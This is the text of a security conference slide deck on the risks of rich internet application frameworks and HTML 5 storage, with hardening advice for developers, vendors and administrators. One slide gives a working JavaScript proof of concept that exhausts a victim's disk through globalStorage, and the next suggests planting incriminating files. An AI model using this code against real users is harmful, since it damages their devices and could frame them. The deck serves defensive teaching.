RIA vs OS
RIA vs the web

- Cross-Site XMLHttpRequest — removed in late FF3 betas, but it may return
- *globalStorage*
  - FF2 has weak same-origin restrictions
  - FF2 and FF3 both omit any UI to view/change/delete
  - Deprecated in HTML 5 for *localStorage*
- The RIA world is totally SQL-happy
- Downloads, cookies, form history, search history, *etc*, all stored in local SQLite databases
  - Why?? This data **isn't relational**.

Firefox 3
Additional fun

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

- Speaking of tracking and data storage. . .
- Did you have History turned off? FF3 turned it back on.
- Also new in FF3: *nsIdleService* — idle tracking through XPCOM
- EXSLT — eXtensible Stylesheet Language Transformations weren't extensible enough, so here are the extensions.
- Websites can now be protocol handlers — a novel way to implement spyware

Webkit
The Lurking Menace

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Used in Safari, iPhone, Android, OpenMoko, Konqueror
- Supports HTML 5 DOM storage mechanisms
  - Particularly crucial on mobile devices, where storage is at a premium

Inherent DoS Risks in HTML 5

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?
Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5
Attack Scenarios
RIA vs OS
RIA vs the web

- 5M per origin for database objects
- 5M per origin for *localStorage*
- 5M per origin for *globalStorage* (in Firefox)
- Thankfully, no one has hundreds of thousands of origins
  - Except people on internal class A networks
  - Or anyone with wildcard DNS
- Trivial storage exhaustion attacks possible
- Even more so for mobile devices based on WebKit — plus, storage and RAM are often pooled on these
- **No exposed UI to disable this**

DoS Risks in HTML 5

Attack Scenarios

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Attacker sets up or compromises web server with wildcard DNS
- Upon page visitation of the main virtual host, an IFRAME loads which runs Javascript like this:

```
function storethings(name) {
    globalStorage['cybervillains.org'][name] = "Hi there, from iSEC!";
}

function mul0 (str, num) {
    if (!num) return "";
    var newStr = str;
    while (--num) newStr += str;
    return newStr;
}

var i = 0;
while (i < 10000) {
    whee = mul0("A",10000);
        storethings(whee + i);
        i++;
}
```

DoS Risks in HTML 5

Attack Scenarios

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Each request loads a page instantiating *globalStorage* and/or *localStorage* and database objects
- Fill the victim's hard drive with incriminating evidence — base64-encoded images/files, *etc*...



Other HTML 5 features not yet implemented

Coming soon to a browser near you

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- TCP Connections! Direct ones *and* broadcast.
- Section 7.3.8, Security: "Need to write this section." [1]

[1] `http://www.w3.org/html/wg/html5/`

RIA vs OS
Storage

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- All of these frameworks expand the capabilities to store data locally
- Introduce privacy/tracking concerns
- DoS risk against desktops and mobile devices

RIA vs OS
Malware

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Adobe AIR is a desktop application framework
- AIR can easily seed malware
- The effectiveness of malware attacks will be directly related to the popularity of the platform and the ease of install
- Large media attack surfaces pose another option

RIA vs the web

Or vice versa

Living in the RIA World

Introduction
Who are we?
What's a RIA?
Why use RIA?

Frameworks
Adobe AIR
MS Silverlight
Google Gears
Mozilla Prism
HTML 5

Attack Scenarios
RIA vs OS
RIA vs the web

- Most RIA frameworks and HTML 5 include mechanisms for SQL-based storage
- XSS now has access to huge, easily retrievable data stores, often pre-login
- Retrieving query parameters from untrusted sources can now leads to SQL injection
- CSRF from the RIA app to the browser usually still possible
- Silverlight and AIR accept input from calling sites, opening Flash-like XSS and XSF vulns

RIA Developer Checklist

Living in the RIA World

Security Checklist
RIA Developers
RIA Framework Vendors
Users and Administrators

Summary

Q&A

- Prevent predictably named data stores — use a per-user GUID embedded in dynamically generated page
- Parameterize SQL statements
- Lock your AIR app to your domain if possible
- Beware of passed-in arguments. Don't use them in JavaScript or to fetch URLs
- Be very careful with sandbox bridging. Don't get cute about bypassing AIR security model
- Use Flex or Flash if you don't need local power of AIR
  - . . . and you probably don't

RIA Framework Vendors
Local Storage Security

Living in the RIA World

Security Checklist
RIA Developers
RIA Framework Vendors
Users and Administrators
Summary
Q&A

- *Let users opt out.*
  - User choice is missing here
  - Cookies have been opt-out for ages, but other tracking mechanisms haven't caught up
- Limit storage invocations
  - 5M per origin is *way* too much without user interaction, especially on mobile devices

RIA Framework Vendors
Install Mechanisms

Living in the RIA World

Security Checklist
RIA Developers
RIA Framework Vendors
Users and Administrators
Summary
Q&A

- Learn from Microsoft's mistakes
  - They invented RIA with ActiveX
  - Advantage: Malware
  - Bad guys can get certs. We have a code signing cert from Verisign, and we're professional bad guys

RIA Framework Vendors
Install Mechanisms

Living in the RIA World

Security Checklist
RIA Developers
RIA Framework Vendors
Users and Administrators

Summary

Q&A

- Users will click yes enough to invite abuse
  - Do not allow self-signed anything without setting an external developer bit
  - Install needs to take longer
  - Watch out for install window DoSing to force a “yes”
  - Using .exe download and install as baseline is not acceptable
  - RIA frameworks need an equivalent to ActiveX killbits

RIA Framework Vendors

Attack Surfaces

Living in the RIA World

Security Checklist
RIA Developers
RIA Framework Vendors
Users and Administrators

Summary

Q&A

- RIA Frameworks are expanding security attack surface
  - Audio codecs
  - Video codecs
  - IL Parser / Virtual Machine
  - Embedded HTML renderer, JavaScript engine, image libraries
- Users do not understand the danger
- Too many exploits will lead to backlash, mass uninstall

Users and Administrators

Advice for Corporate Admins

Living in the RIA World

Security Checklist
RIA Developers
RIA Framework Vendors
Users and Administrators
Summary
Q&A

- Disallow install of RIA frameworks without legitimate business need
  - For Windows, GPO can disable per CLSID
  - Once installed, IEAK becomes useless in enforcing policy in alternative installers
- Discourage development teams from using RIA unnecessarily
- Understand local framework settings that you can set remotely
  - Disable self-signed AIR install
- Block blobs at border proxy if necessary

Users and Administrators

Advice for Normal People

Living in the RIA World

Security Checklist
RIA Developers
RIA Framework Vendors
Users and Administrators
Summary
Q&A

- Don't install frameworks you don't need
- Use NoScript or equivalent to block JS/Flash/Silverlight instantiation except when you want it
- Read install boxes carefully
- Buy gold, guns, and canned food


02:00:39
DIE
29
UKYO
NAKORURU
CONCLUSION
POW
LEVEL-4
CREDIT 00

Summary

Living in the RIA World

Security Checklist
RIA Developers
RIA Framework Vendors
Users and Administrators

Summary

Q&A

- RIA frameworks widely differ in their security models
- It is highly likely that web developers will introduce interesting flaws into their desktop applications
- The Web is becoming less standardized, more complex, and much more dangerous

- To Be Done
  - Automated auditing tools for these frameworks are necessary
  - Detailed per-framework checklists need to be created
  - Plenty of bugs to find for everyone

Q&A

Living in the RIA World

Security Checklist
RIA Developers
RIA Framework Vendors
Users and Administrators

Summary

Q&A

- Thanks for coming!
- Questions?

https://www.isecpartners.com

For Further Reading



Lutz Roeder.
Reflector for .NET
http://www.aisto.com/roeder/dotnet/



Kevin Kelly, Gary Wolf
Kiss your browser goodbye: The radical future of media beyond the Web
Wired 5.03. March, 1997



Ian Hickson, David Hyatt
A vocabulary and associated APIs for HTML and XHTML
http://www.w3.org/html/wg/html5/ — July 1 2008